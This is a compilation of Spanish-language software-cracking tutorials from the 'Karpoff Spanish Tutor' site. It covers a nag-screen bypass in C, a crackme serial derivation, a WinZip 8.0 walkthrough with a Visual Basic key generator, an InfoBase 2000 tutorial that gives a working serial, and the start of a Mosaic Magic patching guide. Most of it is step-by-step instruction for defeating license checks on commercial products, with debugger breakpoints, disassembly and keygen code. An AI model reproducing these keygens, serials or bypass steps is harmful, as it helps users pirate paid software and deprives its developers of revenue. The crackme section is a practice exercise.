ahora sólo nos queda utilizar cualquier editor hexadecimnal (por ejemplo hiew) para realizar las correcciones antes mencionadas y tendremos el programa funcionando sin su pantalla de bienvenida.

en el supuesto caso de que no desearamos "retocar" el ejecutable todavía nos queda una opción más a través de la creación de un programa que simule la pulsación del botón ok tal cual se explica en el excelente turorial "simulating user input to eliminate nag screens" por bb. el código fuente en c para realizar esto es:

```
#include
#include
#include
char *programa="hibiscus.exe";
hwnd mewhwnd,clickithwnd;
```

```
bool callback enummain(hwnd myhwnd, lparam lparam)
{
printf("hwnd principal: %04x\n",myhwnd);
mewhwnd=myhwnd;
return(false);
}

bool callback enumchild(hwnd myhwnd, lparam lparam)
{
char class[200],text[200];

getclassname(myhwnd,class,sizeof(class));
getwindowtext(myhwnd,text,sizeof(text));
if (!strcmp(class,"button") && !strcmp(text,"ok")) {
clickithwnd=myhwnd;
return(false);
}
return(true);
}

main(int argc,char **argv)
{
startupinfo startinfo;
process_information procinfo;

getstartupinfo(&startinfo);
if ( createprocess(null,programa,null,null,false,normal_priority_class,null,
null,&startinfo,&procinfo) == 0 ) {
fprintf(stderr,"no se pudo crear el proceso\n");
exit(-1);
}

waitforinputidle(procinfo.hprocess,2000);
enumthreadwindows(procinfo.dwthreadid,&enummain,0);
waitforinputidle(procinfo.hprocess,500);
enumchildwindows(mewhwnd,&enumchild,0);
postmessage(clickithwnd,bm_click,0,0);
}
```

este manual ha sido creado sólo con fines educativos y si usted va utilizar este programa por favor pague al autor por el uso del mismo.

sujeto tacito

stacito@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgación de información en castellano, sobre ingenieria inversa y programación. email "colabora con tus proyectos"

karpoff Spanish Tutor 2000

Programa: Crackme (id:12) by tC...

PROTECCION:	**Serial.**
Objetivo:	Encontrar el serial.
Descripcion:	Pues eso.
Dificultad:	Facililla
DOWNLOAD:	http://welcome.to/karpoff
Herramientas:	**Softice, Dede 2.43**
CRACKER:	**El Pollo** **FECHA:** **29/11/2000**

introduccion

este es mi primer tutorial. espero que con mis todavia pobres conocimientos y experiencia os ayude en algo a la otra de obtener un serial valido para otra aplicacion.

al atake

empezamos analizando el fichero con el gettyp o similiares.

```
- [c:\cm_id12.exe] -----
    dos executable file - 371712 bytes

    portable executable (starting at 256 for 371456 bytes)
      compiler: borland delphi 4
      calculated entrypoint: 284984 / 00045938h  (rva: 00046538h)
      required cpu type: 80386
      requires any version of win32
      flags:
        file is executable
        line numbers stripped from file
        local symbols stripped from file
        32 bit word machine
      linker version: 2.25
      objects (object align = 00001000h):
        name      virt size     rva     phys size  phys ofs
        code      00045580h  00001000h  00045600h  00000400h
        data      00000e48h  00047000h  00001000h  00045a00h
        bss       000008e1h  00048000h  00000000h  00046a00h
        .idata    00001f08h  00049000h  00002000h  00046a00h
        .tls      00000010h  0004b000h  00000000h  00048a00h
        .rdata    00000018h  0004c000h  00000200h  00048a00h
```

```
        .reloc    00004ed0h  0004d000h  00005000h  00048c00h
        .rsrc     0000d000h  00052000h  0000d000h  0004dc00h

- files identified: 1 of 1 (100.00%)
- total time:       0.0 ms (0.0 ms/file)
```

vemos que no esta empaketado porque nos indica que esta compilado con borland delphi 4 (normalmente los que estan empaketados no muestran el compilador usado). tampoco esta empaketado porque las virual sizes se corresponden con las physical sizes mas el physical offset.

bueno, a continuacion por estar compilado en delphi lo procesamos con el dede y vemos que solo hay un procedure llamado 'unit 1' con 3 events: register1click, exit2click y about1click. nos interesa el 1º de los eventos claro esta. desensamblamos este fragmento de codigo y obtenemos:

```
***** try
|
00446228   64ff30                push    dword ptr fs:[eax]
0044622b   648920                mov     fs:[eax], esp
0044622e   8d55fc                lea     edx, [ebp-$04]

* reference to control edit1 : n.a.
|
00446231   8b86c4020000          mov     eax, [esi+$02c4]

-> a continuacion lee nuestro serial.
* reference to: controls.tcontrol.gettext()
|
00446237   e814d7fdff            call    00423950
0044623c   8b45fc                mov     eax, [ebp-$04]

-> calcula su longitud.
* reference to: system..dynarraylength()
|           or: system..lstrlen()
|
0044623f   e8b4d8fbff            call    00403af8
00446244   a3d4884400            mov     dword ptr [$4488d4], eax
00446249   833dd488440000        cmp     dword ptr [$4488d4], +$00
00446250   0f84ac000000          jz      00446302 <- si la longitud es 0 ciao
00446256   33db                  xor     ebx, ebx
00446258   43                    inc     ebx
00446259   8d55fc                lea     edx, [ebp-$04]

* reference to control edit1 : n.a.
|
0044625c   8b86c4020000          mov     eax, [esi+$02c4]

-> y no te lo pierdas lee nuestre nuestro serial un par de veces mas. ¿?
* reference to: controls.tcontrol.gettext()
|
00446262   e8e9d6fdff            call    00423950
00446267   8b45fc                mov     eax, [ebp-$04]
0044626a   0fb64418ff            movzx   eax, byte ptr [eax+ebx-$01]
0044626f   89049d74884400        mov     [$448874+ebx*4], eax
00446276   8d55fc                lea     edx, [ebp-$04]

* reference to control edit1 : n.a.
|
00446279   8b86c4020000          mov     eax, [esi+$02c4]
```

```
* reference to: controls.tcontrol.gettext()
|
0044627f   e8ccd6fdff             call    00423950
00446284   8b45fc                 mov     eax, [ebp-$04]

* reference to: system..dynarraylength()
|           or: system..lstrlen()
|
00446287   e86cd8fbff             call    00403af8
0044628c   3bd8                   cmp     ebx, eax
0044628e   75c8                   jnz     00446258
```

-> alto aqui que ha sonado un tiro. esta funcion que no esta especificada como nativa de delphi es muy sospechosa, no crees? y si no los crees te lo digo yo. mas tarde la comentaré.

```
00446290   e85bffffff             call    004461f0
00446295   b8d8884400             mov     eax, $004488d8

* reference to: system..lstrclr(system.ansistring)
|
0044629a   e8ddd5fbff             call    0040387c
0044629f   bf12000000             mov     edi, $00000012
004462a4   bbc0884400             mov     ebx, $004488c0
004462a9   8d45f8                 lea     eax, [ebp-$08]
004462ac   8a13                   mov     dl, byte ptr [ebx]
```

-> lleva a cabo todo un proceso que podras comprobar tu mismo que en definitiva lo que hace es invertir nuestro serial a base de ir concatenando, pero no el serial introducido por el usuario.

```
* reference to: system..lstrfromchar(system.ansistring)
|           or: system..lstrfromwchar(system.ansistring)
|           or: system..wstrfromchar(system.widestring)
|           or: system..wstrfromwchar(system.widestring)
|
004462ae   e86dd7fbff             call    00403a20
004462b3   8b55f8                 mov     edx, [ebp-$08]
004462b6   b8d8884400             mov     eax, $004488d8
004462bb   8b0dd8884400           mov     ecx, [$4488d8]

* reference to: system..lstrcat3()
|
004462c1   e87ed8fbff             call    00403b44
004462c6   43                     inc     ebx
004462c7   4f                     dec     edi
004462c8   75df                   jnz     004462a9
004462ca   a1d8884400             mov     eax, dword ptr [$4488d8]

* possible string reference to: ':ùäéº¿þ}dïâùêiòýþ•'
|
004462cf   ba38634400             mov     edx, $00446338
```

-> momento culminante. compara dos cadenas de caracteres. cuales seran?

```
* reference to: system..lstrcmp()
|
004462d4   e82fd9fbff             call    00403c08
004462d9   7527                   jnz     00446302
```

-> si la comparacion es positiva 'yeah you did it!!' o lo que es lo mismo guay.
* reference to control yeahyoudidit1 : n.a.
|

```
004462db   8b86dc020000          mov     eax, [esi+$02dc]
004462e1   b201                  mov     dl, $01
```

ahora nuestra mision es rapidamente cargar nuestro programa con el softice y ponerle un breakpoint en 004462d4 para ver que cadenas compara y podremos ver nuestra cadena comparada con la buena que nos dara la victoria. si traceas la funcion de comparacion entrando con f8 vemos que las 2 cadenas que se comparan estan en eax y en edx que han sido metidos en la pila antes de la llamada a la funcion. pues miramos el contenido en memoria que apuntan estos registros y vemos cadenas no visibles o entendibles al ojo humano. es momento de pensar que nuestra cadena no esta ahi siendo comparada, pero ya os adelante que habia una funcion que lo que hace es codificar nuestra cadena. bien pues esta funcion hace lo siguiente:

en eax esta nuestra cadena con el serial introducido y en edx la longitud de esta.

```
004461f0   8b15d4884400          mov     edx, [$4488d4]
004461f6   85d2                  test    edx, edx
004461f8   7e12                  jle     0044620c
004461fa   b878884400            mov     eax, $00448878
```

hace la xor es decir la or exclusiva del primer elemento de la cadena y 3. una xor para el que no lo sepa es cambiar devolver un 1 donde los bits comparados son distintos y 0 en otro caso, por ejemplo:

```
           5 en decimal -> 101 en binario
           3 en decimal -> 011 en binario
                           ---
           6 en decimal -> 110 en binario
004461ff   833003                xor     dword ptr [eax], +$03
```

las 2 siguientes instrucciones son equivalentes a multiplicar por 2 el elemento.

```
00446202   8b08                  mov     ecx, [eax]
00446204   0108                  add     [eax], ecx
```

se posicion en el siguiente elemento.

```
00446206   83c004                add     eax, +$04
```

realiza un bucle hasta que haya procesado todos los elementos de nuestro serial.

```
00446209   4a                    dec     edx
0044620a   75f3                  jnz     004461ff
```

llama a la segunda parte de la codificacion de la cadena.|

```
0044620c   e8affffff             call    004461c0
00446211   c3                    ret
```

-> segunda parte de la cadena

```
004461c0   53                    push    ebx
004461c1   56                    push    esi
004461c2   8b0dd4884400          mov     ecx, [$4488d4] <- la longitud
004461c8   85c9                  test    ecx, ecx
004461ca   7e20                  jle     004461ec
004461cc   be01000000            mov     esi, $00000001
```

```
004461d1   b878884400            mov     eax, $00448878
004461d6   bac0884400            mov     edx, $004488c0
004461db   8b18                  mov     ebx, [eax]

le suma 8 a un elemento.
004461dd   83c308                add     ebx, +$08

y le resta el contador del bucle que realiza a nuestra cadena y lo va guardando
en otra posicion de memoria apuntada por edx.
004461e0   2bde                  sub     ebx, esi
004461e2   881a                  mov     [edx], bl
004461e4   46                    inc     esi
004461e5   42                    inc     edx
004461e6   83c004                add     eax, +$04
004461e9   49                    dec     ecx
004461ea   75ef                  jnz     004461db
004461ec   5e                    pop     esi
004461ed   5b                    pop     ebx
004461ee   c3                    ret
```

al final tenemos nuestra cadena codificada de la siguiente manera: al valor ascii de cada caracter le aplica una xor con 3, lo multiplica por 2, le suma 8 y le resta el contador del bucle.

volvemos a la funcion que realiza la comparacion, esa en la que no se entendia nada, y vemos ahora con mejores ojos que nuestra cadena codificada se compara con: 3a d9 c4 c9 ba bf de 7d 44 cf e2 d9 ea 49 d2 dd de 8f. la longitud de esta cadena de de 18 caracteres de ahi el nombre del crackme (id 12), ya que 12 en hexadecimal es 18 en decimal.

en resumen, tenemos que conseguir que la cadena que introduzcamos sea coincidente despues de haber sido codificada e invertida en comparacion con la buena. he aqui la ingenieria inversa:
nuestro 1º caracter ha de ser 8f que aplicandole la codificacion, es decir, sumandole el contador que es 1, restando 8, dividiendolo por 2 y haciendole la xor con 3 nos dara el 1º caracter ha introducir que sera 47 en hexadecimal o 71 en decimal que equivale a 'g'. para comprobarlo manten la tecla alt presiona y teclea el numero en el teclado decimal obtienes el caracter.

si repites el proceso para toda la cadena a comparar obtendras el serial valido:

serial: good work cracker!

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**WinZip® ver. 8.0 (3105)**

PROTECCION:	Name/Registration#.		
Descripción:	Programa para comprimir y descomprimir archivos en formato ZIP.		
OBJETIVO:	Obtener Registration# (Número Serie) válido para registrarnos y Crear un Generador de Claves en Visual Basic.		
Dificultad:	Novato, **Facililla**, Media, ETC.		
DOWNLOAD:	http://www.winzip.com		
Herramientas:	Numega SoftIce 4.05, W32Dasm v8.93, Visual Basic 6		
CRACKER:	**+Er@ser**	**FECHA:**	23/11/2000

introduccion

herramienta para comprimir y descomprimir archivos en formato zip. de la empresa winzip computing, inc. copyright © 1991-2000.

antes de comenzar el atake, hay que tener claro, las **herramientas** que vamos a emplear, en esta "victima" emplearemos el maravilloso debugger de numega **- softice ver. 4.05**, para obtener el ansiado "registration#" o número de serie.

pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkeeeeee.....

al atake


arrancamos el **winzip 8.0** nos aparece la tipica pantalla "**thank you for trying winzip! this is a fully functional unregistered version for evaluation only** ... blah, blah, blah"

pulsamos el botón **[enter registration code]** nos aparecera una pantalla para introducir los siguientes datos :

name:
registration #:

regresamos al softice **(ctrl+d)** y ponemos un bp (breakpoint) getdlgitemtexta '**bpx getdlgitemtexta**' regresamos a nuestra "victima" en este caso el winzip pulsando **(ctrl+d)**, introducimos los datos a registrar:

name: +er@ser'2000 [for the new millennium]
registration #: 99666699



pulsamos el botón **[ok]** y pantallazo dentro del softice, pulsamos **[f12]** y aparecemos en el winzip32!.text+6f6d
¡vamos, a la caza del registration# number!

:00407f6d ff1528744700 call [user!getdlgitemtexta]

```
:00407f73    57                push edi                          <-- name 'd edi'
```

pulsamos **'g'** para continuar la ejecución (seguimos la pista del registration #) pulsamos **[f12]**

```
:0040708f    ff1528744700      call [user!getdlgitemtexta]
:00407095    56                push esi                          <-- registration# 'd esi'
:00407096    e8ff780300        call 00429699
:0040709a    59                pop ecx
:0040709b    56                push esi
:0040709c    e822790300        call 004296c2
:004070a1    803d78cd480000    cmp byte ptr [0048cd78], 00
:004070aa    7459              jz 004080b2
:004070ac    803da4cd480000    cmp byte ptr [0048cda4], 00
:004070b3    7459              jz 004080b2
:004070b5    e81bfaffff        call 00407b4b                     <-- call hmmmm [f8]
:004070ba    85c0              test eax, eax
```

dentro de la rútina iremos traceando **[f10]** observando las operaciones que realiza

|

```
:00407b4b    55                push ebp
:00407b4c    8bec              mov ebp, esp
:00407b4e    81ec08020000      sub esp, 00000208
:00407b54    53                push ebx
:00407b55    56                push esi
:00407b56    33f6              xor esi, esi
:00407b58    803d78cd48000     cmp byte ptr [0047d928], 00
:00407b5f    57                push edi
:00407b60    0f849a000000      jz 00407c07
:00407b66    8d45ec            lea eax, [ebp-14]
:00407b69    50                push eax
:00407b6a    6868f44600        push 0046f460
:00407b6f    e84f9cffff        call 004017c3
...
:00407c09    e9b3000000        jmp 00407cc1
:00407c0e    8d85c0feffff      lea eax, [ebp-0140]
:00407c14    50                push eax
:00407c15    57                push edi
:00407c16    e8a9000000        call 00407cc6                     <-- call nº válido
:00407c1b    59                pop ecx
:00407c1c    be585c0feffff     lea eax, [ebp-0140]
:00407c21    56                push esi
:00407c22    50                push eax
:00407c28    e8d1fc0400        call 00457900
:00407c29    f7d8              neg eax
:00407c2a    1bc0              sbb eax, eax
```

si observamos la pantalla de los registros, observaremos los siguientes valores:

```
eax=0072f4b8   ebx=00000001   ecx=0072f4b8   edx=0072f4c0   esi=0047d958
edi=0047d928   ebp=0072f5f8   esp=0072f3e4   eip=00407c28
cs=017f        ds=0187        ss=0187        es=0187        fs=2b7f  gs=0000
```

visualizando la pantalla de datos observaremos que nos aparece un número extraño, este número si lo introducimos nos registrara el programa ;))

```
0187:0079f258   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ........................................
0187:0079f268   44 35 45 39 43 33 45 39-00 17 00 00 00 00 2f 0f   d5e9c3e9....../.................
0187:0079f278   0b 00 0d 00 54 05 87 01-00 00 00 00 00 00 97 16   ....t...................................
```

al llamar a la call 00407c16 retorna un nº mágico a la pila y lo pasa como argumento junto con nuestro número a la call 00407c28 nos devuelve al registro eax=00000001 esto significa que la comparación es "errónea" = los 2 números no son iguales.

borramos todos los bpx con bc * y ponemos un bp 'bpx 00407c16' pulsamos 'g' y continuamos con la ejecucion apareciendonos el mensaje de error "incomplete or incorrect information"pulsamos el botón [aceptar] del mensaje de error y "voilá" estamos en la call 00407c16 pulsamos [f8] para ir trazeandola paso a paso, y vemos lo siguiente:

```
|
:00407cc6    55                 push ebp
:00407cc7    8bec               mov ebp, esp
:00407cc9    51                 push ecx
:00407cca    8b4d08             mov ecx, dword ptr [ebp+08]  ;name introducido
:00407ccd    8365fc00           and dword ptr [ebp-04], 00
:00407cd1    53                 push ebx
:00407cd2    56                 push esi
:00407cd3    8a11               mov dl, [ecx]                ;lee 1º caracter
:00407cd5    57                 push edi                     ;guardalo en edi
:00407cd6    33c0               xor eax, eax                 ;eax = 0
:00407cd8    8bf1               mov esi, ecx                 ;copia puntero del name
:00407cda    33ff               xor edi, edi                 ;edi = 0
          - --------- # cálcula la 2º parte del registration#  válido y lo deja en [ebp-04] - ---------
:00407cdc*   84d2               test dl, dl                  ;testea caracter !null
:00407cde    7413               jz 00407cf3                  ;si es null exit
:00407ce0    660fb6d2           movzx dx, dl                 ;extiende caracter a dx
:00407ce4    8bdf               mov ebx, edi                 ;copia contador
:00407ce6    0fafda             imul ebx, edx                ;multiplica contador por
                                                             caracter actual
:00407ce9    015dfc             add [ebp-04], ebx            ;suma a la 2º parte del
                                                             registration#
:00407cec    8a5601             mov dl, [esi+01]             ;siguiente caracter
:00407cef    47                 inc edi                      ;contador = contador + 1
:00407cf0    46                 inc esi                      ;puntero = puntero + 1
:00407cf1    ebe9               jmp 00407cdc                 ;*for x=1 to len(name)
:00407cf3    c705ecd3470001000000 mov dword ptr [0047d3ec], 00000001
```

```
:00407cfd    8bf1          mov esi, ecx                    ;copia puntero del name
:00407cff    8a09          mov cl, [ecx]                   ;coge 1º caracter
:00407d01    84c9          test cl, cl                     ;testea si es 0
:00407d03    7419          jz 00407d1e                     ;salta a 407d1e si lo es
:00407d05    660fb6c9      movzx cx, cl                    ;extiende cl a cx
:00407d09    6821100000    push 00001021                   ;vuelca 1021h y
:00407d0e    51            push ecx                        ;el caracter actual a la pila
:00407d0f    50            push eax                        ;y eax (la 1ª vez eax = 0 )
:00407d10    e82a000000    call 00407d3f  ;opera con el caracter actual
:00407d15    8a4e01        mov cl, [esi+01]                ;toma el siguiente caracter de la
                                                           string$
:00407d18    3c40c         add esp, 0c                     ;ajusta puntero de la pila
:00407d1b    46            inc esi                         ;puntero = puntero + 1
:00407d1e    0fb74dfc movzx ecx, dword ptr [ebp-04]        ;4 ultimos dig. registration#
:00407d22    83c063        add eax, 63                     ;suma 63 a los 4 primeros dig.
                                                           registration#
:00407d25    51            push ecx                        ;vuelca a la pila
:00407d26    0fb7c0        movzx eax, ax                   ;extiende los 4 primeros dig.
                                                           registration# a eax
:00407d29    50            push eax                        ;vuelca eax
* possible stringdate ref form data obj -> "%04x%04x"
:00407d2a    6884f44600    push 0046f484                   ;función de concatenación
:00407d2f    ff750c        push dword ptr [ebp+0c]         ;y guardalos como string$
:00407d32    e869e20400    call 00455fa0                   ;long. máxima 8 en hex.
:00407d37    83c410        add esp, 10                     ;si la 1ª parte de registration#
                                                           tiene más de 4
:00407d3a    5f            pop edi                         ;caract., estos prevaleceran
                                                           sobre la 2ª
:00407d3b    5e            pop esi                         ;parte de registration# de la
:00407d3c    5b            pop ebx                         ;cual se suprimiran por izqda.
:00407d3d    c9            leave                           ;pasando a los de la 1ª parte del
                                                           registration#
:00407d3e    c3            ret                             ;retorna a la call
:00407d1c    ebe3          jmp 00407d01                    ;salta hacia arriba


* referenced by a call at addresses:    (w32dasm893)
|:00407b8b, :00407c75
|
:00407d3f    55            push ebp
:00407d40    8bec          mov ebp, esp
:00407d42    8b4508        mov eax, [ebp+08]
:00407d45    56            push esi
:00407d46    33c9          xor ecx, ecx
:00407d48    6a08          push 08
:00407d4a    8a6d0c        mov ch, [ebp+0c]
:00407d4d    5a            pop edx
:00407d4e    8bf1          mov esi, ecx
:00407d50    33f0          xor esi, eax
```

```
:00407d52      66f7c60080          test si, 8000
:00407d57      7407                jz 00407d60
...
```

como podéis observar la rútina de generación del registration# es bastante larga, y aquí no está escrita totalmente (el resto del traceo lo podéis probar vosotros)). encontrareis que el winzip nos genera otro registration#, a través de la función 00407d3f, en mi caso es :

name : +er@ser'2000[for the new millennium] <- name en minúsculas.
registration#: 33951299

codificación key generator en visual basic

```
'-----------------------------------------------------------------------------------------
' nombre: keygenerator winzip 8.0 (3105)
' autor: +er@ser'2000 [for the new millennium]
' creado: miercoles, noviembre 22,2000 @ 12:25:22 pm (vers: 1.0.0000)
'
' descripcion: winzip 8.0 (3105)
'-----------------------------------------------------------------------------------------
private sub text1_change()
        text2.text = registration_key(text1.text)
end sub

private function registration_key(byval name as string) as string
        dim parte1!, parte2!, c!, x!, n!
        dim keyparte1$, keyparte2$
        name = trim$(name)         'quitamos blancos
        name = mid$(name, 1, 40) 'restringimos a 40 caracteres
        if len(name) = 0 then
            exit function
        end if

        'registration# se compone de 2 partes, ambas de 4 valores hexadecimales
        '- -------------# 1° parte #------------- -
        for x = 1 to len(name)
             c = asc(mid$(name, x, 1))
             c = c * &h100

        for n = 1 to 8         '8 veces por cada carácter
            if (((c xor parte1) mod &h10000) and &h8000) = 0 then
                'diferencias entre winzip 8.0 & winzip 7.0
                'winzip 7.0 --> ffffffff = -1 (byte order "intel" dec.) bit 1 izquierda
                'winzip 8.0 --> 5affffff = -166 (byte order "intel" dec.)
                parte1 = parte1 and &h5affff
                parte1 = parte1 * 2
                else
                parte1 = parte1 and &h5affff
                parte1 = parte1 * 2
                'xorea con el número mágico &h6666 :)) lo teneis que encontar vosotros
                parte1 = parte1 xor &h6666
            end if
            c = c * 2
        next n
        next x
```

```
        'sumamos h63 a los 4 primeros digitos registration#
        parte1 = parte1 + &h63
        parte1 = parte1 mod &h10000
        '- -------------# 2° parte #------------- -
        for x = 1 to len(name)
            parte2 = parte2 + asc(mid$(name, x, 1)) * (x - 1)
        next x
        'concatenamos las 2 partes (cada parte es de 4 digitos)
        keyparte1= string$(4 - len(cstr(hex(parte1))), "0") + cstr(hex(parte1))
        keyparte2=  string$(4 - len(cstr(hex(parte2))), "0") + cstr(hex(parte2))
        registration_key =  keyparte1 + keyparte2
end function
```

```
(no disponibles,el webmaster  de la pagina  no pone cracks)

kgwinzip80.exe - key generator winzip 8.0 (3105)

kgwinzip.exe - key generator winzip 7.0-8.0 (3105)
```

fácil, nooo ;)! espero haberme explicado bien.

- ------# agradecimientos #----- -

karpoff, demian, black fenix, pr@fesor x, numit_or, esiel 2, mr. crimson, mr. white, mr. green, tnt, wkt, kut y a todos los crackers del pasado, presente y futuro.

- ------# ---------- #----- -

un saludo!

+er@ser'2000
for the new millennium

-=/\/\/- your mind is the power -/\/\/=-

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	InfoBase 2000 v 1.0

Protección:	**Numero de Serie**		
Descripción:	**MUY buen programa que vale la pena tener (leer más abajo)**		
Dificultad:	**Facililla**		
Download:	http://www.yukudr.com/software		
Herramientas:	**SoftIce y File InsPEctor**		
Cracker:	**Pr@fEsOr X**	**Fecha:**	**01/01/2001**

introducción

hola amigos, de nuevo por aqui con otro tutorial mas, en el cual hablaremos de como encontrar un numero de serie para todos!!! jejeje !!! los programas de la empresa " bitlogic " los cuales vienen muy mal protegidos, ya veran por que lo digo!!!!!!, podremos percatarnos de la falta de atención que los programadores le ponen al sistema de protección, que viene a hechar a perder todo el programa, ya que si este es bueno, y la protección mala, **!!!! que desperdicio de tiempo !!!!**


este programa que ocuparemos de ejemplo es de muy buena utilidad para todos aquellos:

que necesitan un programa para almacenar todas sus citas, en un archivo con un format rich text, esta aplicación te permite avisarte de alguna cita que tengas con nueve tipos de alarmas, tambien tiene tres tipos de protecciones, y la opcion de encriptarlas para así prevenir que ojos no deseados vean sus citas y notas.

en fin este es un pograma que le puede ayudar a organizarse un poco, con una minima configuración.

al atake

analizamos el ejecutable con el file inspector y veamos la imagen y nos aparece que esta empaketado con aspack v 1.02b, ok ya sabemos como esta todo este menjurgue !!!jejejej!!!!!..



ahora analizemos el programa para ver que limitaciones tiene, al abrirlo lo primero que aparece es una ventana como esta:

en la cual podemos ver que tiene dos opciones, una de **activate** y otra **continue**, de las cuales la de **activate**, si damos click, nos manda a otra ventana en la cual instertaremos un numero de serie falso para ver que nos da como resultado dando click en **ok**!:

como siempre, nos manda un mensaje de error, !!!! contact itee comunications blabla.....

en busqueda de un serial !!!!

ok!! ya vimos que esta protegido con **aspack v 1.02b**, y que se registra por medio de un serial, bueno entonces, como se dice aqui en mi pais **!!! a lo que te traje chencha !!!!! jajajjajaj!!! , .**

lo primero será ejecutar el programa otra vez y despues insertar un numero de serie fictisio como se muestra en la imagen de arriba, ya estando insertado el numero, damos control d y saltamos a nuestro querido y gran ponderado softice!!! en el cual pondremos el mas afamado y util de los breakpoints el bpx hmemcpy y volvemos a dar control d e inmediatamente damos click en el boton de ok!, saltaremos al softice y despues de ahi empieza la acción, busquemos el serial, tecleamos en la función 12 "f12", hasta que lleguemos a esta parte del codigo que serian mas o menos 12 veces

****

0050b2f7 e8d4bd f4ff call 004570d0 **< caemos aqui>**

50b2fc 8b45 f8 mov eax,[ebp-08]

50b2ff ba08b45000 mov edx,0050b400

50b304 e83b8ceff call 00403f44

50b309 7417 jz 0050b322

.....

.....

una vez ahi vamos dando f10 hasta llegar a la dirección de memoria 50b304 en la cual damos d edx y vemos lo que aparece en la ventana de datos yyyy!!!! siiiii, aparece unos numeros:

272169010010

lo apuntamos y vamos al programa e insertamos esos numeros yyyyyyyyy!!!!!!!!! **programa registrado** jejjee creo que este **!!!!!arroz ya se cocio !!!!!** , bueno amigos ya vieron que rapido encontramos un serial, y dejenme decirles que este metodo sirve para todos los programas de esta empresa.....

finalizando

recuerden que es muy importante, si te gusta el programa **compralo !!!!**, ya que **" hacen un gran esfuerzo los programadores "** para poner a disposicion de todos nosotros estos programas que hacen la vida mas facil, jejejejjeje!!!.....

saludos a:

- act mago
- txeli (consuegro) :)
- dek_oin

saludos a todos ustedes que leen mis manuales. recuerden, no acepto pedidos de cracks!!!.

nos vemos en el próximo tutorial amigos!,

enjoy!!!

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	Mosaic MAgic

Protección:	Serial		
Descripción:	Ingeniosa utilidad para hacer el efecto de una foto creada por multiples fotos.		
Dificultad:	Principiante		
Download:	http://www.fishsoft.co.uk		
Herramientas:	W32dsm, hWorks32 y Trw2000		
Cracker:	**AlamBike**	**Fecha:**	**01/01/2001**

introducción

bien, este es un tutorial para los que, como yo, estamos un poco pez en el asunto pero sin embargo le hechamos un poco de vidilla y nos ponemos a trastear con las herramientas.

para empezar decir que la dificultad es afrontable para todo el mundo y pronto vereis que esto del crack es directamente proporcional a las ganas de trabajo de los programadores, y en este caso se ve que el progamador tenia otras cosas más importantes que hacer. ;)))

al atake

cuerpo

descargamos esta utilidad que sirve para que a partir de una foto, compare los rasgos y colores con un monton de fotos en una galeria dando como resultado una foto que se parece mucho a la primera pero realizada con la union de muchas fotos elegidas al azar de la galeria.

buff menudo rollo, espero que sus abreis enterado, con lo que procederemos al 1er paso.

análisis de la situación

instalamos el programa y nos damos cuenta de que el progamador ha bloqueado el poder salvar y alguna que otra cosilla,

con lo que buscamos una ventana de registro, cosa que aparece en la opcion help + register mosaic magic.

comprobamos, no sin cierta sorna, que nos pide un unico serial, no una ventana con nombre y otra con nºserie, lo que nos lleva a pensar que la cosa es sencilla y seguramente exista un serial para todos (o que este este formado por una combinacion fija, que no dependa de variables externas).

bueno pues ponemos algo como por ejemplo "kalimocho", y obtenemos un mensaje (con sonido y todo) de una ventana que nos dice algo asi como "you have not enterred the correct registation key".

con esta información en la mano procederemos ...

aprox. facil - parchear

vale , tenemos un programa, que pide un unico campo de serial y además nos aparece una ventana con un texto especifico al fallar en el registro.

